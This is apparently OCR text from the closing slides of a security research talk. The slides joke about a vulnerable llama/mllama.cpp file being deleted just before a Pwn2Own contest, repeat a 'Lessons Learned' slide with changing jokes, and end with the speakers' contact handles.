
Verified d7d7e99

Right before Pwn2Own



+785 −4,354 🟥🟥🟥🟥⬛

RIP



⌄ 887 🟥🟥🟥🟥🟥 llama/mllama.cpp

□ Viewed

Load diff

This file was deleted.

Lessons Learned

- Don't do Pwn2Own, kids
- I learned a lot!
- AI stuff has a lot of ~~unsafe~~ performant code

Lessons Learned

- ~~Don't do Pwn2Own, kids~~
- I learned a lot!
- AI stuff has a lot of ~~unsafe~~ performant code

Lessons Learned

- Do Pwn2Own!
- I learned a lot!
- AI stuff has a lot of ~~unsafe~~ performant code

Thanks!

@Sonar_Research

@SonarResearch@infosec.exchange

https://sonarsource.com

@pspaul95

@pspaul@infosec.exchange

@pspaul95.bsky.social